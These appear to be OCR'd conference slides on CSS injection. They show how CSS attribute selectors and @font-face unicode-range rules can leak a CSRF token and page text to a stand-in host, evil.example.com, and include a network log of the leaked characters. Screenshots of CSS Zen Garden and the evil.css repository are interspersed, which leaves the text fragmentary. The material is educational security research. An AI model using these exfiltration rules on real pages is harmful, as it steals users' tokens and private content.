XSS bugs are common because they have a nasty habit of popping up wherever a webapp deals with untrusted input. Our motivation is to highlight common coding patterns which lead to XSS to help you spot them in your code.
Who can play?
The game is designed primarily for developers working on Web applications who do
mths.be/bry

Injection contexts

```
<style>
  p { color: <%= USER_COLOR %>; }
</style>
<p>
  Hello <%= USER_NAME %>!
  <a href="<%= USER_URL %>">View your account</a>.
</p>
<script>
  window.userID = <%= USER_ID %>;
</script>
<!-- Debug info: <%= DEBUG_INFO %> -->
```

What's the worst you can do if you have control over a page's CSS?

Injection contexts

```
<style>
  p { color: <%= USER_COLOR %>; }
</style>
<p>
  Hello <%= USER_NAME %>!
  <a href="<%= USER_URL %>">View your account</a>.
</p>
<script>
  window.userID = <%= USER_ID %>;
</script>
<!-- Debug info: <%= DEBUG_INFO %> -->
```


CSS Zen Garden: The Beau
http://www.csszengarden.com/
CSS ZEN GARDEN
The Beauty of CSS Design
VIEW A LIBERATION
A demonstration of what can be accomplished through CSS-based design. Select any style sheet from the list to load it into this page.
Download the example HTML FILE and CSS FILE
THE ROAD TO ENLIGHTENMENT
Littering a dark and dreary road lay the past relics of browser-specific tags, incompatible DOMs, broken CSS support, and abandoned browsers.
We must clear the mind of the past. Web enlightenment has been achieved thanks to the tireless efforts of folk like the W3C, WASP, and the major browser creators.
The CSS Zen Garden invites you to relax and meditate on the important lessons of the masters. Begin to see with clarity. Learn to use the time-honored techniques in new and invigorating fashion. Become one with the web.
SO WHAT IS THIS ABOUT?
There is a continuing need to show the power of CSS. The Zen Garden aims to excite, inspire, and encourage participation.


CSS Zen Garden: The Beau
http://www.csszengarden.com/220/
CZG
MADE LOCALLY
CSS ZEN GARMENTS
IMPECCABLE QUALITY
A DEMONSTRATION OF WHAT CAN BE ACCOMPLISHED THROUGH CSS-BASED DESIGN. SELECT ANY STYLE SHEET FROM THE LIST TO LOAD IT INTO THIS PAGE.


CSS Zen Garden: The Beau
http://www.csszengarden.com/219/
CSS ZEN GARDEN
THE BEAUTY OF CSS DESIGN
A demonstration of what can be accomplished through CSS-based design. Select any style sheet from the list to load it into this page.
Download the example html file and css file
THE ROAD TO ENLIGHTENMENT
Littering a dark and dreary road lay the past relics of browser-specific tags, incompatible DOMs, broken CSS support, and abandoned browsers.
We must clear the mind of the past. Web
SO WHAT IS THIS ABOUT?
There is a continuing need to show the power of CSS. The Zen Garden aims to excite, inspire, and encourage participation. To begin, view some of the existing designs in the list. Clicking on any one

CSS Zen Garden: The Beau

http://www.csszengarden.com/218/

no. 218

5.23 fl oz


~ DR. SHEA'S MIRACULOUS ~


CSS Zen Garden


CSS Zen Garden: The Beau
http://www.csszengarden.com/217/
CSS ZEN GARDEN
The Beauty of CSS Design
Select a Design:
Garments by Dan Mall
Steel by Steffen Knoeller
Apothecary by Trent Walton
Screen Filler by Elliot Jay Stocks
Fountain Kiss by Jeremy Carlson
A Robot Named Jimmy by meltmedia
Verde Moderna by Dave Shea
Under the Sea! by Eric Stoltz


CSS Zen Garden: The Beau
http://www.csszengarden.com/214/
CSS ZEN GARDEN
when walking on
The Road to Enlightenment
don't forget to kiss a stranger.
Littering a dark and dreary road lay the past relics of browser-specific tags, incompatible DOMs, broken CSS support, and abandoned browsers.
We must clear the mind of the past. Web enlightenment has been achieved thanks to the tireless efforts of folk like the W3C, WaSP, and the major browser creators.
The CSS Zen Garden invites you to relax and meditate on the important lessons of the masters. Begin to see with clarity. Learn to use the time-honored techniques in new and invigorating fashion. Become one with the web.
she asked
So What is This About?
The Beauty of CSS Design
A demonstration of what
through CSS-based
from the list to


w3ctech.com
已报名
演讲嘉宾
EN


中国 CSS 开发者大会
中国 CSS 开发者大会
2017 / 广州
已售罄
Page Transformed by


GitHub - tbobinson/evil.css
GitHub, Inc. (US)
github.com/tbobinson/evil.css
Personal
Open source
Business
Explore
Pricing
Blog
Support
Sign in
Sign up
tbobinson / evil.css
Watch 13
Star 551
Fork 43
Code
Issues 1
Pull requests 0
Projects 0
Pulse
Graphs
Because CSS isn't evil enough already.
29 commits
1 branch
0 releases
7 contributors
branch: master
Find file
tbobinson Merge pull request #17 from JamesZDoyle/patch-1
Latest commit 8ac3e1a on 31 Mar 2016
README.md
Update README.md
3 years ago
evil-safari-mac.sh
Minor updates
6 years ago
evil.css
Merge pull request #17 from JamesZDoyle/patch-1
3 years ago
README.md
evil.css
Mess with peoples' webpages. Various subtle and not-so-subtle CSS rules that will slowly drive people insane.
Inspired by Upside-Down-Ternet and kitcambridge's evil.js.
Fork it and add your own evil rules. Worthy pull requests will be accepted.


w3crech.com
已报名
演讲嘉宾


中国第三届CSS开发者大会
w3ctech.com
中国 CSS 开发者大会
12.17 / 广州

Stealing data from the DOM

```
<input type="hidden"
       name="csrf-token"
       id="csrf"
       value="abcdef…">
```

mths.be/bsj

Leaking an attribute value

```
#csrf[value^="a"] {
  background: url(//evil.example.com/?v=a);
}
#csrf[value^="b"] {
  background: url(//evil.example.com/?v=b);
}
#csrf[value^="c"] {
  background: url(//evil.example.com/?v=c);
}
/* … */
```

mths.be/bsj


CSS Attribute Reader Proof
Enter something here and press enter
RESTART

mths.be/bsj

Stealing data from the DOM


```
<div id="sensitive-
information">abcdefg</div>
```

mths.be/bsj

Leaking unique symbols from a text node

```
@font-face {
  font-family: h4x0r;
  src: url(//evil.example.com/?v=A);
  unicode-range: U+0041; /* CAPITAL LETTER A */
}
#sensitive-information {
  font-family: h4x0r;
}
```

mths.be/bup


@font-face unicode-range
MasatoKinugawa
Elements
Network
Sources
Timeline
Profiles
Resources
Audits
Console
22
Preserve log
Disable cache
No throttling
Hide data URLs
XHR
JS
CSS
Img
Media
Font
Doc
WS
Other
Name
Method
Status
Type
Initiator
Size
Time
Timeline - Start Time
poc_unicode-range2.html GET 200 docu... Other 6.2 KB 6.44 s
?Found:M GET 200 font Other 0 B 3.94 s
?Found:a GET 200 font Other 0 B 4.00 s
?Found:s GET 200 font Other 0 B 4.06 s
?Found:t GET 200 font Other 0 B 4.08 s
?Found:o GET 200 font Other 0 B 5.89 s
?Found:K GET 200 font Other 0 B 5.39 s
?Found:i GET 200 font Other 0 B 6.40 s
?Found:n GET 200 font Other 0 B 6.43 s
?Found:u GET 200 font Other 0 B 6.46 s
?Found:g GET 200 font Other 0 B 6.50 s
?Found:w GET 200 font Other 0 B 7.87 s
12 requests | 6.2 KB transferred | Finish: 14.32 s | DOMContentLoaded: 6.44 s | Load: 6.44 s

mths.be/buo

